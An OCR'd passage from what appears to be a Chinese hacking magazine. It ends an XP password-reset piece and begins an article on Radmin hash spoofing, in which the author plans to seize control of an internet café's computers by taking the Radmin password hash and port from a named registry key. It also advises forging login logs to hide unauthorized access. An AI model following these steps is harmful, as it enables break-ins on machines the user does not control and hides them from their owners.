0.dll，SETHE.EXE等文件的备份还原，再进入新加的管理员帐号里修改其他用户的密码。当然了，假如你是非授权访问系统的话，建议你把痕迹都清理干净，把登录日志伪造一遍。不过我可不是黑客，我一直坚持为人民服务的。


到此就完成了对XP系统的一次破解，过程很简单，但是在别人看来这可是很牛的事，当我的朋友用崇拜的眼光看着我帮他把忘了密码的系统挽救回来的时候，我发现今天又是美好的一天了。


以彼之道还彼之身
——radmin的hash欺骗利用


Salors


一、灵感乍现

还是在开学前的时候，在落叶纷飞的blog看到了一个关于radmin本地提权exp的动画，不过当时没有仔细研究，直到开学一个星期后有次去上网，才又想起了它：因为在学校闷的慌，就跑出去到学校附近的一个网吧上网。机子垃圾得很，我开了个迅雷和几个IE进程就迟钝的不得了，习惯的打开“任务管理器”，却无意中发现了r_server.exe这个进程。很奇怪呀，没见过哪个网吧装这个的。当时头脑里很灵光的出现了一个想法：既然我这台电脑有，那么其它的电脑里也都会有吧（社会工程学，呵呵），这样的话我们把密码弄到手，不就整个网吧都被我控制了吗？这就叫以彼之道还彼之身！我们知道radmin密码是保存在注册表中的，但却是加过密的，还要暴力破解，很麻烦也很费时间。现在那个动画就派上了用场，看过动画的人都知道利用radmin保存在服务端的密码hash在本地欺骗登录，可以成功登录到服务端！我们完全可以利用上面的方法来达到我们的目的。


图1


图2


图3


图4




图5

好了不多说了，进入重点。

二、实战

要利用这个漏洞我们要知道密码的hash，因为我在客户机对网管来说就属于服务端。首先去注册表中找两个键值，位置为HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters，把port和Parameter的值记录下来，如图1。

再把port的数据转换成十进制的，比如bd070000。我们每两个一组倒过来是000007bd，十六进制是ox07bd。使用Windows自带的计算器转换后就是1981了。因为根据社会工程学，不用考虑是不是每台机子hash一样不一样的问题了。




图6




图9

